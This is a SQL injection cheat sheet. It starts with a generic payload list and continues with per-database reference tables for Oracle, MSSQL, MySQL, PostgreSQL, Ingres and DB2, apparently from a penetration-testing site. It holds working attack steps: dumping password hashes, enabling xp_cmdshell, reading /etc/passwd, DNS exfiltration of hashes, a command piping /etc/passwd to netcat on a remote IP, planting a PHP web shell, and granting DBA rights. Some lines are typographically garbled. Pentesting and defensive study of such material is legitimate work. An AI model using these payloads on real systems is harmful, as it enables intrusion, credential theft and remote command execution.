`        Backtick
Generic Error Based Payloads
OR 1=1
 OR 1=0
 OR x=x
 OR x=y
 OR 1=1#
 OR 1=0#
 OR x=x#
 OR x=y#
 OR 1=1--
 OR 1=0--
 OR x=x--
 OR x=y--
 OR 3409=3409 AND ('pytW' LIKE 'pytW
 OR 3409=3409 AND ('pytW' LIKE 'pytY
 HAVING 1=1
 HAVING 1=0
 HAVING 1=1#
 HAVING 1=0#
 HAVING 1=1--
 HAVING 1=0--
 AND 1=1
 AND 1=0
 AND 1=1--
 AND 1=0--
 AND 1=1#
 AND 1=0#
 AND 1=1 AND '%'='
 AND 1=0 AND '%'='
 AND 1083=1083 AND (1427=1427
 AND 7506=9091 AND (5913=5913
 AND 1083=1083 AND ('1427=1427
 AND 7506=9091 AND ('5913=5913
 AND 7300=7300 AND 'pKlZ'='pKlZ
 AND 7300=7300 AND 'pKlZ'='pKlY
 AND 7300=7300 AND ('pKlZ'='pKlZ
 AND 7300=7300 AND ('pKlZ'='pKlY
 AS INJECTX WHERE 1=1 AND 1=1
 AS INJECTX WHERE 1=1 AND 1=0
 AS INJECTX WHERE 1=1 AND 1=1#
 AS INJECTX WHERE 1=1 AND 1=0#
 AS INJECTX WHERE 1=1 AND 1=1--
 AS INJECTX WHERE 1=1 AND 1=0--
 WHERE 1=1 AND 1=1
 WHERE 1=1 AND 1=0
 WHERE 1=1 AND 1=1#
 WHERE 1=1 AND 1=0#
 WHERE 1=1 AND 1=1--
 WHERE 1=1 AND 1=0--
 ORDER BY 1--
 ORDER BY 2--
 ORDER BY 3--
 ORDER BY 4--
 ORDER BY 5--
 ORDER BY 6--
 ORDER BY 7--
 ORDER BY 8--
 ORDER BY 9--
 ORDER BY 10--
 ORDER BY 11--
 ORDER BY 12--
 ORDER BY 13--
 ORDER BY 14--
 ORDER BY 15--
 ORDER BY 16--
 ORDER BY 17--
 ORDER BY 18--
 ORDER BY 19--
 ORDER BY 20--
 ORDER BY 21--
 ORDER BY 22--
 ORDER BY 23--
 ORDER BY 24--
 ORDER BY 25--
 ORDER BY 26--
 ORDER BY 27--
 ORDER BY 28--
 ORDER BY 29--
 ORDER BY 30--
 ORDER BY 31337--
 ORDER BY 1#
 ORDER BY 2#
 ORDER BY 3#
 ORDER BY 4#
 ORDER BY 5#
 ORDER BY 6#
 ORDER BY 7#
 ORDER BY 8#
 ORDER BY 9#
 ORDER BY 10#
 ORDER BY 11#
 ORDER BY 12#
 ORDER BY 13#
 ORDER BY 14#
 ORDER BY 15#
 ORDER BY 16#
 ORDER BY 17#
 ORDER BY 18#
 ORDER BY 19#
 ORDER BY 20#
 ORDER BY 21#
 ORDER BY 22#
 ORDER BY 23#
 ORDER BY 24#
 ORDER BY 25#
 ORDER BY 26#
 ORDER BY 27#
 ORDER BY 28#
 ORDER BY 29#
 ORDER BY 30#
 ORDER BY 31337#
 ORDER BY 1
 ORDER BY 2
 ORDER BY 3
 ORDER BY 4
 ORDER BY 5
 ORDER BY 6
 ORDER BY 7
 ORDER BY 8
 ORDER BY 9
 ORDER BY 10
 ORDER BY 11
 ORDER BY 12
 ORDER BY 13
 ORDER BY 14
 ORDER BY 15
 ORDER BY 16
 ORDER BY 17
 ORDER BY 18
 ORDER BY 19
 ORDER BY 20
 ORDER BY 21
 ORDER BY 22
 ORDER BY 23
 ORDER BY 24
 ORDER BY 25
 ORDER BY 26
 ORDER BY 27
 ORDER BY 28
 ORDER BY 29
 ORDER BY 30
 ORDER BY 31337
 RLIKE (SELECT (CASE WHEN (4346=4346) THEN 0x61646d696e ELSE 0x28 END)) AND 'Txws'='
 RLIKE (SELECT (CASE WHEN (4346=4347) THEN 0x61646d696e ELSE 0x28 END)) AND 'Txws'='
IF(7423=7424) SELECT 7423 ELSE DROP FUNCTION xcjl--
IF(7423=7423) SELECT 7423 ELSE DROP FUNCTION xcjl--
%' AND 8310=8310 AND '%'='
%' AND 8310=8311 AND '%'='
 and (select substring(@@version,1,1))='X'
 and (select substring(@@version,1,1))='M'
 and (select substring(@@version,2,1))='i'
 and (select substring(@@version,2,1))='y'
 and (select substring(@@version,3,1))='c'
 and (select substring(@@version,3,1))='S'
 and (select substring(@@version,3,1))='X'
Functions and Variables
Oracle
|
Version
|
SELECT banner FROM v$version WHERE banner LIKE ‘Oracle%’;
SELECT banner FROM v$version;
SELECT version FROM v$instance;
|
|
Comments
|
SELECT 1 FROM dual — comment
– NB: SELECT statements must have a FROM clause in Oracle so we have to use the dummy table name ‘dual’ when we’re not actually selecting from a table.
|
|
Current User
|
SELECT user FROM dual
|
|
List Users
|
SELECT username FROM all_users ORDER BY username;
SELECT name FROM sys.user$; — priv
|
|
List Password Hashes
|
SELECT name, password, astatus FROM sys.user$ — priv, <= 10g. astatus tells you if acct is locked
SELECT name,spare4 FROM sys.user$ — priv, 11g
|
|
Password Cracker
|
checkpwd will crack the DES-based hashes from Oracle 8, 9 and 10.
|
|
List Privileges
|
SELECT * FROM session_privs; — current privs
SELECT * FROM dba_sys_privs WHERE grantee = ‘DBSNMP’; — priv, list a user’s privs
SELECT grantee FROM dba_sys_privs WHERE privilege = ‘SELECT ANY DICTIONARY’; — priv, find users with a particular priv
SELECT GRANTEE, GRANTED_ROLE FROM DBA_ROLE_PRIVS;
|
|
List DBA Accounts
|
SELECT DISTINCT grantee FROM dba_sys_privs WHERE ADMIN_OPTION = ‘YES’; — priv, list DBAs, DBA roles
|
|
Current Database
|
SELECT global_name FROM global_name;
SELECT name FROM v$database;
SELECT instance_name FROM v$instance;
SELECT SYS.DATABASE_NAME FROM DUAL;
|
|
List Databases
|
SELECT DISTINCT owner FROM all_tables; — list schemas (one per user)
– Also query TNS listener for other databases. See tnscmd (services | status).
|
|
List Columns
|
SELECT column_name FROM all_tab_columns WHERE table_name = ‘blah’;
SELECT column_name FROM all_tab_columns WHERE table_name = ‘blah’ and owner = ‘foo’;
|
|
List Tables
|
SELECT table_name FROM all_tables;
SELECT owner, table_name FROM all_tables;
|
|
Find Tables From Column Name
|
SELECT owner, table_name FROM all_tab_columns WHERE column_name LIKE ‘%PASS%’; — NB: table names are upper case
|
|
Select Nth Row
|
SELECT username FROM (SELECT ROWNUM r, username FROM all_users ORDER BY username) WHERE r=9; — gets 9th row (rows numbered from 1)
|
|
Select Nth Char
|
SELECT substr(‘abcd’, 3, 1) FROM dual; — gets 3rd character, ‘c’
|
|
Bitwise AND
|
SELECT bitand(6,2) FROM dual; — returns 2
SELECT bitand(6,1) FROM dual; — returns0
|
|
ASCII Value -> Char
|
SELECT chr(65) FROM dual; — returns A
|
|
Char -> ASCII Value
|
SELECT ascii(‘A’) FROM dual; — returns 65
|
|
Casting
|
SELECT CAST(1 AS char) FROM dual;
SELECT CAST(’1′ AS int) FROM dual;
|
|
String Concatenation
|
SELECT ‘A’ || ‘B’ FROM dual; — returns AB
|
|
If Statement
|
BEGIN IF 1=1 THEN dbms_lock.sleep(3); ELSE dbms_lock.sleep(0); END IF; END; — doesn’t play well with SELECT statements
|
|
Case Statement
|
SELECT CASE WHEN 1=1 THEN 1 ELSE 2 END FROM dual; — returns 1
SELECT CASE WHEN 1=2 THEN 1 ELSE 2 END FROM dual; — returns 2
|
|
Avoiding Quotes
|
SELECT chr(65) || chr(66) FROM dual; — returns AB
|
|
Time Delay
|
BEGIN DBMS_LOCK.SLEEP(5); END; — priv, can’t seem to embed this in a SELECT
SELECT UTL_INADDR.get_host_name(’10.0.0.1′) FROM dual; — if reverse looks are slow
SELECT UTL_INADDR.get_host_address(‘blah.attacker.com’) FROM dual; — if forward lookups are slow
SELECT UTL_HTTP.REQUEST(‘http://google.com’) FROM dual; — if outbound TCP is filtered / slow
– Also see Heavy Queries to create a time delay
|
|
Make DNS Requests
|
SELECT UTL_INADDR.get_host_address(‘google.com’) FROM dual;
SELECT UTL_HTTP.REQUEST(‘http://google.com’) FROM dual;
|
|
Command Execution
|
Javacan be used to execute commands if it’s installed.ExtProc can sometimes be used too, though it normally failed for me. 
|
|
Local File Access
|
UTL_FILE can sometimes be used. Check that the following is non-null:
SELECT value FROM v$parameter2 WHERE name = ‘utl_file_dir’;Java can be used to read and write files if it’s installed (it is not available in Oracle Express).
|
|
Hostname, IP Address
|
SELECT UTL_INADDR.get_host_name FROM dual;
SELECT host_name FROM v$instance;
SELECT UTL_INADDR.get_host_address FROM dual; — gets IP address
SELECT UTL_INADDR.get_host_name(’10.0.0.1′) FROM dual; — gets hostnames
|
|
Location of DB files
|
SELECT name FROM V$DATAFILE;
|
|
Default/System Databases
|
SYSTEM
SYSAUX
|
Misc Tips
|
Get all tablenames in one string
|
select rtrim(xmlagg(xmlelement(e, table_name || ‘,’)).extract(‘//text()’).extract(‘//text()’) ,’,’) from all_tables – when using union based SQLI with only one row
|
|
Blind SQLI in order by clause
|
order by case when ((select 1 from user_tables where substr(lower(table_name), 1, 1) = ‘a’ and rownum = 1)=1) then column_name1 else column_name2 end — you must know 2 column names with the same datatype
|
MSSQL
|
Version
|
SELECT @@version
|
|
Comments
|
SELECT 1 — comment
SELECT /*comment*/1
|
|
Current User
|
SELECT user_name();
SELECT system_user;
SELECT user;
SELECT loginame FROM master..sysprocesses WHERE spid = @@SPID
|
|
List Users
|
SELECT name FROM master..syslogins
|
|
List Password Hashes
|
SELECT name, password FROM master..sysxlogins — priv, mssql 2000;
SELECT name, master.dbo.fn_varbintohexstr(password) FROM master..sysxlogins — priv, mssql 2000. Need to convert to hex to return hashes in MSSQL error message / some version of query analyzer.
SELECT name, password_hash FROM master.sys.sql_logins — priv, mssql 2005;
SELECT name + ‘-’ + master.sys.fn_varbintohexstr(password_hash) from master.sys.sql_logins — priv, mssql 2005
|
|
Password Cracker
|
MSSQL 2000 and 2005 Hashes are both SHA1-based. phrasen|drescher can crack these.
|
|
List Privileges
|
– current privs on a particular object in 2005, 2008
SELECT permission_name FROM master..fn_my_permissions(null, ‘DATABASE’); — current database
SELECT permission_name FROM master..fn_my_permissions(null, ‘SERVER’); — current server
SELECT permission_name FROM master..fn_my_permissions(‘master..syslogins’, ‘OBJECT’); –permissions on a table
SELECT permission_name FROM master..fn_my_permissions(‘sa’, ‘USER’);
–permissions on a user– current privs in 2005, 2008
SELECT is_srvrolemember(‘sysadmin’);
SELECT is_srvrolemember(‘dbcreator’);
SELECT is_srvrolemember(‘bulkadmin’);
SELECT is_srvrolemember(‘diskadmin’);
SELECT is_srvrolemember(‘processadmin’);
SELECT is_srvrolemember(‘serveradmin’);
SELECT is_srvrolemember(‘setupadmin’);
SELECT is_srvrolemember(‘securityadmin’);
– who has a particular priv? 2005, 2008
SELECT name FROM master..syslogins WHERE denylogin = 0;
SELECT name FROM master..syslogins WHERE hasaccess = 1;
SELECT name FROM master..syslogins WHERE isntname = 0;
SELECT name FROM master..syslogins WHERE isntgroup = 0;
SELECT name FROM master..syslogins WHERE sysadmin = 1;
SELECT name FROM master..syslogins WHERE securityadmin = 1;
SELECT name FROM master..syslogins WHERE serveradmin = 1;
SELECT name FROM master..syslogins WHERE setupadmin = 1;
SELECT name FROM master..syslogins WHERE processadmin = 1;
SELECT name FROM master..syslogins WHERE diskadmin = 1;
SELECT name FROM master..syslogins WHERE dbcreator = 1;
SELECT name FROM master..syslogins WHERE bulkadmin = 1;
|
|
List DBA Accounts
|
SELECT is_srvrolemember(‘sysadmin’); — is your account a sysadmin? returns 1 for true, 0 for false, NULL for invalid role. Also try ‘bulkadmin’, ‘systemadmin’ and other values from the documentation
SELECT is_srvrolemember(‘sysadmin’, ‘sa’); — is sa a sysadmin? return 1 for true, 0 for false, NULL for invalid role/username.
SELECT name FROM master..syslogins WHERE sysadmin = ’1′ — tested on 2005
|
|
Current Database
|
SELECT DB_NAME()
|
|
List Databases
|
SELECT name FROM master..sysdatabases;
SELECT DB_NAME(N); — for N = 0, 1, 2, …
|
|
List Columns
|
SELECT name FROM syscolumns WHERE id = (SELECT id FROM sysobjects WHERE name = ‘mytable’); — for the current DB only
SELECT master..syscolumns.name, TYPE_NAME(master..syscolumns.xtype) FROM master..syscolumns, master..sysobjects WHERE master..syscolumns.id=master..sysobjects.id AND master..sysobjects.name=’sometable’; — list colum names and types for master..sometable
|
|
List Tables
|
SELECT name FROM master..sysobjects WHERE xtype = ‘U’; — use xtype = ‘V’ for views
SELECT name FROM someotherdb..sysobjects WHERE xtype = ‘U’;
SELECT master..syscolumns.name, TYPE_NAME(master..syscolumns.xtype) FROM master..syscolumns, master..sysobjects WHERE master..syscolumns.id=master..sysobjects.id AND master..sysobjects.name=’sometable’; — list colum names and types for master..sometable
|
|
Find Tables From Column Name
|
– NB: This example works only for the current database. If you wan’t to search another db, you need to specify the db name (e.g. replace sysobject with mydb..sysobjects).
SELECT sysobjects.name as tablename, syscolumns.name as columnname FROM sysobjects JOIN syscolumns ON sysobjects.id = syscolumns.id WHERE sysobjects.xtype = ‘U’ AND syscolumns.name LIKE ‘%PASSWORD%’ — this lists table, column for each column containing the word ‘password’
|
|
Select Nth Row
|
SELECT TOP 1 name FROM (SELECT TOP 9 name FROM master..syslogins ORDER BY name ASC) sq ORDER BY name DESC — gets 9th row
|
|
Select Nth Char
|
SELECT substring(‘abcd’, 3, 1) — returns c
|
|
Bitwise AND
|
SELECT 6 & 2 — returns 2
SELECT 6 & 1 — returns 0
|
|
ASCII Value -> Char
|
SELECT char(0×41) — returns A
|
|
Char -> ASCII Value
|
SELECT ascii(‘A’) – returns 65
|
|
Casting
|
SELECT CAST(’1′ as int);
SELECT CAST(1 as char)
|
|
String Concatenation
|
SELECT ‘A’ + ‘B’ – returns AB
|
|
If Statement
|
IF (1=1) SELECT 1 ELSE SELECT 2 — returns 1
|
|
Case Statement
|
SELECT CASE WHEN 1=1 THEN 1 ELSE 2 END — returns 1
|
|
Avoiding Quotes
|
SELECT char(65)+char(66) — returns AB
|
|
Time Delay
|
WAITFOR DELAY ’0:0:5′ — pause for 5 seconds
|
|
Make DNS Requests
|
declare @host varchar(800); select @host = name FROM master..syslogins; exec(‘master..xp_getfiledetails ”\’ + @host + ‘c$boot.ini”’); — nonpriv, works on 2000declare @host varchar(800); select @host = name + ‘-’ + master.sys.fn_varbintohexstr(password_hash) + ‘.2.pentestmonkey.net’ from sys.sql_logins; exec(‘xp_fileexist ”\’ + @host + ‘c$boot.ini”’); — priv, works on 2005– NB: Concatenation is not allowed in calls to these SPs, hence why we have to use @host. Messy but necessary.
– Also check out theDNS tunnel feature of sqlninja
|
|
Command Execution
|
EXEC xp_cmdshell ‘net user’; — privOn MSSQL 2005 you may need to reactivate xp_cmdshell first as it’s disabled by default:
EXEC sp_configure ‘show advanced options’, 1; — priv
RECONFIGURE; — priv
EXEC sp_configure ‘xp_cmdshell’, 1; — priv
RECONFIGURE; — priv
|
|
Local File Access
|
CREATE TABLE mydata (line varchar(8000));
BULK INSERT mydata FROM ‘c:boot.ini’;
DROP TABLE mydata;
|
|
Hostname, IP Address
|
SELECT HOST_NAME()
|
|
Create Users
|
EXEC sp_addlogin ‘user’, ‘pass’; — priv
|
|
Drop Users
|
EXEC sp_droplogin ‘user’; — priv
|
|
Make User DBA
|
EXEC master.dbo.sp_addsrvrolemember ‘user’, ‘sysadmin; — priv
|
|
Location of DB files
|
EXEC sp_helpdb master; –location of master.mdf
EXEC sp_helpdb pubs; –location of pubs.mdf
|
|
Default/System Databases
|
northwind
model
msdb
pubs — not on sql server 2005
tempdb
|
MYSQL
|
Version
|
SELECT @@version
|
|
Comments
|
SELECT 1; #comment
SELECT /*comment*/1;
|
|
Current User
|
SELECT user();
SELECT system_user();
|
|
List Users
|
SELECT user FROM mysql.user; — priv
|
|
List Password Hashes
|
SELECT host, user, password FROM mysql.user; — priv
|
|
Password Cracker
|
John the Ripper will crack MySQL password hashes.
|
|
List Privileges
|
SELECT grantee, privilege_type, is_grantable FROM information_schema.user_privileges; — list user privs
SELECT host, user, Select_priv, Insert_priv, Update_priv, Delete_priv, Create_priv, Drop_priv, Reload_priv, Shutdown_priv, Process_priv, File_priv, Grant_priv, References_priv, Index_priv, Alter_priv, Show_db_priv, Super_priv, Create_tmp_table_priv, Lock_tables_priv, Execute_priv, Repl_slave_priv, Repl_client_priv FROM mysql.user; — priv, list user privs
SELECT grantee, table_schema, privilege_type FROM information_schema.schema_privileges; — list privs on databases (schemas)
SELECT table_schema, table_name, column_name, privilege_type FROM information_schema.column_privileges; — list privs on columns
|
|
List DBA Accounts
|
SELECT grantee, privilege_type, is_grantable FROM information_schema.user_privileges WHERE privilege_type = ‘SUPER’;
SELECT host, user FROM mysql.user WHERE Super_priv = ‘Y’; # priv
|
|
Current Database
|
SELECT database()
|
|
List Databases
|
SELECT schema_name FROM information_schema.schemata; — for MySQL >= v5.0
SELECT distinct(db) FROM mysql.db — priv
|
|
List Columns
|
SELECT table_schema, table_name, column_name FROM information_schema.columns WHERE table_schema != ‘mysql’ AND table_schema != ‘information_schema’
|
|
List Tables
|
SELECT table_schema,table_name FROM information_schema.tables WHERE table_schema != ‘mysql’ AND table_schema != ‘information_schema’
|
|
Find Tables From Column Name
|
SELECT table_schema, table_name FROM information_schema.columns WHERE column_name = ‘username’; — find table which have a column called ‘username’
|
|
Select Nth Row
|
SELECT host,user FROM user ORDER BY host LIMIT 1 OFFSET 0; # rows numbered from 0
SELECT host,user FROM user ORDER BY host LIMIT 1 OFFSET 1; # rows numbered from 0
|
|
Select Nth Char
|
SELECT substr(‘abcd’, 3, 1); # returns c
|
|
Bitwise AND
|
SELECT 6 & 2; # returns 2
SELECT 6 & 1; # returns 0
|
|
ASCII Value -> Char
|
SELECT char(65); # returns A
|
|
Char -> ASCII Value
|
SELECT ascii(‘A’); # returns 65
|
|
Casting
|
SELECT cast(’1′ AS unsigned integer);
SELECT cast(’123′ AS char);
|
|
String Concatenation
|
SELECT CONCAT(‘A’,’B’); #returns AB
SELECT CONCAT(‘A’,’B’,’C’); # returns ABC
|
|
If Statement
|
SELECT if(1=1,’foo’,’bar’); — returns ‘foo’
|
|
Case Statement
|
SELECT CASE WHEN (1=1) THEN ‘A’ ELSE ‘B’ END; # returns A
|
|
Avoiding Quotes
|
SELECT 0×414243; # returns ABC
|
|
Time Delay
|
SELECT BENCHMARK(1000000,MD5(‘A’));
SELECT SLEEP(5); # >= 5.0.12
|
|
Make DNS Requests
|
Impossible?
|
|
Command Execution
|
If mysqld (<5.0) is running as root AND you compromise a DBA account you can execute OS commands by uploading a shared object file into /usr/lib (or similar). The .so file should contain a User Defined Function (UDF). raptor_udf.c explains exactly how you go about this. Remember to compile for the target architecture which may or may not be the same as your attack platform.
|
|
Local File Access
|
…’ UNION ALL SELECT LOAD_FILE(‘/etc/passwd’) — priv, can only read world-readable files.
SELECT * FROM mytable INTO dumpfile ‘/tmp/somefile’; — priv, write to file system
|
|
Hostname, IP Address
|
SELECT @@hostname;
|
|
Create Users
|
CREATE USER test1 IDENTIFIED BY ‘pass1′; — priv
|
|
Delete Users
|
DROP USER test1; — priv
|
|
Make User DBA
|
GRANT ALL PRIVILEGES ON *.* TO test1@’%’; — priv
|
|
Location of DB files
|
SELECT @@datadir;
|
|
Default/System Databases
|
information_schema (>= mysql 5.0)
mysql
|
PostgresSQL
|
Version
|
SELECT version()
|
|
Comments
|
SELECT 1; –comment
SELECT /*comment*/1;
|
|
Current User
|
SELECT user;
SELECT current_user;
SELECT session_user;
SELECT usename FROM pg_user;
SELECT getpgusername();
|
|
List Users
|
SELECT usename FROM pg_user
|
|
List Password Hashes
|
SELECT usename, passwd FROM pg_shadow — priv
|
|
Password Cracker
|
MDCrack can crack PostgreSQL’s MD5-based passwords.
|
|
List Privileges
|
SELECT usename, usecreatedb, usesuper, usecatupd FROM pg_user
|
|
List DBA Accounts
|
SELECT usename FROM pg_user WHERE usesuper IS TRUE
|
|
Current Database
|
SELECT current_database()
|
|
List Databases
|
SELECT datname FROM pg_database
|
|
List Columns
|
SELECT relname, A.attname FROM pg_class C, pg_namespace N, pg_attribute A, pg_type T WHERE (C.relkind=’r’) AND (N.oid=C.relnamespace) AND (A.attrelid=C.oid) AND (A.atttypid=T.oid) AND (A.attnum>0) AND (NOT A.attisdropped) AND (N.nspname ILIKE ‘public’)
|
|
List Tables
|
SELECT c.relname FROM pg_catalog.pg_class c LEFT JOIN pg_catalog.pg_namespace n ON n.oid = c.relnamespace WHERE c.relkind IN (‘r’,”) AND n.nspname NOT IN (‘pg_catalog’, ‘pg_toast’) AND pg_catalog.pg_table_is_visible(c.oid)
|
|
Find Tables From Column Name
|
If you want to list all the table names that contain a column LIKE ‘%password%’:SELECT DISTINCT relname FROM pg_class C, pg_namespace N, pg_attribute A, pg_type T WHERE (C.relkind=’r’) AND (N.oid=C.relnamespace) AND (A.attrelid=C.oid) AND (A.atttypid=T.oid) AND (A.attnum>0) AND (NOT A.attisdropped) AND (N.nspname ILIKE ‘public’) AND attname LIKE ‘%password%’;
|
|
Select Nth Row
|
SELECT usename FROM pg_user ORDER BY usename LIMIT 1 OFFSET 0; — rows numbered from 0
SELECT usename FROM pg_user ORDER BY usename LIMIT 1 OFFSET 1;
|
|
Select Nth Char
|
SELECT substr(‘abcd’, 3, 1); — returns c
|
|
Bitwise AND
|
SELECT 6 & 2; — returns 2
SELECT 6 & 1; –returns 0
|
|
ASCII Value -> Char
|
SELECT chr(65);
|
|
Char -> ASCII Value
|
SELECT ascii(‘A’);
|
|
Casting
|
SELECT CAST(1 as varchar);
SELECT CAST(’1′ as int);
|
|
String Concatenation
|
SELECT ‘A’ || ‘B’; — returnsAB
|
|
If Statement
|
IF statements only seem valid inside functions, so aren’t much use for SQL injection. See CASE statement instead.
|
|
Case Statement
|
SELECT CASE WHEN (1=1) THEN ‘A’ ELSE ‘B’ END; — returns A
|
|
Avoiding Quotes
|
SELECT CHR(65)||CHR(66); — returns AB
|
|
Time Delay
|
SELECT pg_sleep(10); — postgres 8.2+ only
CREATE OR REPLACE FUNCTION sleep(int) RETURNS int AS ‘/lib/libc.so.6′, ‘sleep’ language ‘C’ STRICT; SELECT sleep(10); –priv, create your own sleep function. Taken from here .
|
|
Make DNS Requests
|
Generally not possible in postgres. However if contrib/dblinkis installed (it isn’t by default) it can be used to resolve hostnames (assuming you have DBA rights):
SELECT * FROM dblink(‘host=put.your.hostname.here user=someuser dbname=somedb’, ‘SELECT version()’) RETURNS (result TEXT);
Alternatively, if you have DBA rights you could run an OS-level command (see below) to resolve hostnames, e.g. “ping pentestmonkey.net”.
|
|
Command Execution
|
CREATE OR REPLACE FUNCTION system(cstring) RETURNS int AS ‘/lib/libc.so.6′, ‘system’ LANGUAGE ‘C’ STRICT; — privSELECT system(‘cat /etc/passwd | nc 10.0.0.1 8080′); — priv, commands run as postgres/pgsql OS-level user
|
|
Local File Access
|
CREATE TABLE mydata(t text);
COPY mydata FROM ‘/etc/passwd’; — priv, can read files which are readable by postgres OS-level user
…’ UNION ALL SELECT t FROM mydata LIMIT 1 OFFSET 1; — get data back one row at a time
…’ UNION ALL SELECT t FROM mydata LIMIT 1 OFFSET 2; — get data back one row at a time …
DROP TABLE mytest mytest;Write to a file:
CREATE TABLE mytable (mycol text);
INSERT INTO mytable(mycol) VALUES (‘<? pasthru($_GET[cmd]); ?>’);
COPY mytable (mycol) TO ‘/tmp/test.php’; –priv, write files as postgres OS-level user. Generally you won’t be able to write to the web root, but it’s always work a try.
– priv user can also read/write files by mapping libc functions
|
|
Hostname, IP Address
|
SELECT inet_server_addr(); — returns db server IP address (or null if using local connection)
SELECT inet_server_port(); — returns db server IP address (or null if using local connection)
|
|
Create Users
|
CREATE USER test1 PASSWORD ‘pass1′; — priv
CREATE USER test1 PASSWORD ‘pass1′ CREATEUSER; — priv, grant some privs at the same time
|
|
Drop Users
|
DROP USER test1; — priv
|
|
Make User DBA
|
ALTER USER test1 CREATEUSER CREATEDB; — priv
|
|
Location of DB files
|
SELECT current_setting(‘data_directory’); — priv
SELECT current_setting(‘hba_file’); — priv
|
|
Default/System Databases
|
template0
template1
|
IngressSQL
|
Version
|
select dbmsinfo(‘_version’);
|
|
Comments
|
SELECT 123; — comment
select 123; /* comment */
|
|
Current User
|
select dbmsinfo(‘session_user’);
select dbmsinfo(‘system_user’);
|
|
List Users
|
First connect to iidbdb, then:
SELECT name, password FROM iiuser; — or
SELECT own FROM iidatabase;
|
|
Create Users
|
create user testuser with password = ‘testuser’;– priv
|
|
List Password Hashes
|
First connect to iidbdb, then:
select name, password from iiuser;
|
|
List Privileges
|
select dbmsinfo(‘db_admin’);
select dbmsinfo(‘create_table’);
select dbmsinfo(‘create_procedure’);
select dbmsinfo(‘security_priv’);
select dbmsinfo(‘select_syscat’);
select dbmsinfo(‘db_privileges’);
select dbmsinfo(‘current_priv_mask’);
|
|
List DBA Accounts
|
TODO
|
|
Current Database
|
select dbmsinfo(‘database’);
|
|
List Databases
|
SELECT name FROM iidatabase; — connect to iidbdb
|
|
List Columns
|
select column_name, column_datatype, table_name, table_owner from iicolumns;
|
|
List Tables
|
select table_name, table_owner from iitables;
select relid, relowner, relloc from iirelation;
select relid, relowner, relloc from iirelation where relowner != ‘$ingres’;
|
|
Find Tables From Column Name
|
SELECT table_name, table_owner FROM iicolumns WHERE column_name = ‘value’
|
|
Select Nth Row
|
Astoundingly, this doesn’tseem to be possible! This is as close as you can get:select top 10 blah from table;
select first 10 blah form table;
|
|
Select Nth Char
|
select substr(‘abc’, 2, 1); — returns ‘b’
|
|
Bitwise AND
|
The function “bit_and” exists, but seems hard to use. Here’s an
example of ANDing 3 and 5 together. The result is a “byte” type
with value ?01:select substr(bit_and(cast(3 as byte), cast(5 as byte)),1,1);
|
|
ASCII Value -> Char
|
TODO
|
|
Char -> ASCII Value
|
TODO
(The “ascii” function exists, but doesn’t seem to do what I’d expect.)
|
|
Casting
|
select cast(123 as varchar);
select cast(’123′ as integer);
|
|
String Concatenation
|
select ‘abc’ || ‘def’;
|
|
If Statement
|
TODO
|
|
Case Statement
|
TODO
|
|
Avoiding Quotes
|
TODO
|
|
Time Delay
|
???See Heavy Queries article for some ideas.
|
|
Make DNS Requests
|
TODO
|
|
Command Execution
|
Impossible?
|
|
Local File Access
|
TODO
|
|
Hostname, IP Address
|
SELECT dbmsinfo(‘ima_server’)
|
|
Location of DB files
|
SELECT dbdev, ckpdev, jnldev, sortdev FROM iidatabase WHERE name = ‘value’ — primary location of db
SELECT lname FROM iiextend WHERE dname = ‘value’ — extended location of db
SELECT are FROM iilocations where lname = ‘value’ – all area (ie directory) linked with a location
|
|
Default/System Databases
|
SELECT name FROM iidatabase WHERE own = ‘$ingres’ — connect to iidbdb
|
|
Installing Locally
|
The Ingres database can be downloaded for free from http://esd.ingres.com/
A pre-built Linux-based Ingres Database Server can be download from http://www.vmware.com/appliances/directory/832
|
|
Database Client
|
TODO
There is a client called “sql” which can be used for local connections (at least) in the database server package above.
|
|
Logging in from command line
|
$ su – ingres
$ sql iidbdb
* select dbmsinfo(‘_version’); go
|
|
Identifying on the network
|
TODO
|
The following areas are interesting enough to include on this page, but I haven’t researched them for other databases:
|
Description
|
SQL / Comments
|
|
Batching Queries Allowed?
|
Not via DBI in PERL. Subsequent statements seem to get ignored:
select blah from table where foo = 1; select … doesn’t matter this is ignored.
|
|
FROM clause mandated in SELECTs?
|
No. You don’t need to select form “dual” or anything. The following is legal:
select 1;
|
|
UNION supported
|
Yes. Nothing tricky here. The following is legal:
select 1 union select 2;
|
|
Enumerate Tables Privs
|
select table_name, permit_user, permit_type from iiaccess;
|
|
Length of a string
|
select length(‘abc’); — returns 3
|
|
Roles and passwords
|
First you need to connect to iidbdb, then:
select roleid, rolepass from iirole;
|
|
List Database Procedures
|
First you need to connect to iidbdb, then:
select dbp_name, dbp_owner from iiprocedure;
|
|
Create Users + Granting Privs
|
First you need to connect to iidbdb, then:
create user pm with password = ‘password’;
grant all on current installation to pm;
|
DB2
|
Version
|
select versionnumber, version_timestamp from sysibm.sysversions;
|
|
Comments
|
select blah from foo; — comment like this
|
|
Current User
|
select user from sysibm.sysdummy1;
select session_user from sysibm.sysdummy1;
select system_user from sysibm.sysdummy1;
|
|
List Users
|
N/A (I think DB2 uses OS-level user accounts for authentication.)Database authorities (like roles, I think) can be listed like this:
select grantee from syscat.dbauth;
|
|
List Password Hashes
|
N/A (I think DB2 uses OS-level user accounts for authentication.)
|
|
List Privileges
|
select * from syscat.tabauth; — privs on tables
select * from syscat.dbauth where grantee = current user;
select * from syscat.tabauth where grantee = current user;
select * from SYSIBM.SYSUSERAUTH – List db2 system privilegies
|
|
List DBA Accounts
|
select name from SYSIBM.SYSUSERAUTH where SYSADMAUTH = ‘Y’ or SYSADMAUTH = ‘G’
|
|
Current Database
|
select current server from sysibm.sysdummy1;
|
|
List Databases
|
SELECT schemaname FROM syscat.schemata;
|
|
List Columns
|
select name, tbname, coltype from sysibm.syscolumns;
|
|
List Tables
|
select name from sysibm.systables;
|
|
Find Tables From Column Name
|
select tbname from sysibm.syscolumns where name=’username’
|
|
Select Nth Row
|
select name from (SELECT name FROM sysibm.systables order by
name fetch first N+M-1 rows only) sq order by name desc fetch first N rows only;
|
|
Select Nth Char
|
SELECT SUBSTR(‘abc’,2,1) FROM sysibm.sysdummy1; — returns b
|
|
Bitwise AND
|
This page seems to indicate that DB2 has no support for bitwise operators!
|
|
ASCII Value -> Char
|
select chr(65) from sysibm.sysdummy1; — returns ‘A’
|
|
Char -> ASCII Value
|
select ascii(‘A’) from sysibm.sysdummy1; — returns 65
|
|
Casting
|
SELECT cast(’123′ as integer) FROM sysibm.sysdummy1;
SELECT cast(1 as char) FROM sysibm.sysdummy1;
|
|
String Concatenation
|
SELECT ‘a’ concat ‘b’ concat ‘c’ FROM sysibm.sysdummy1; — returns ‘abc’
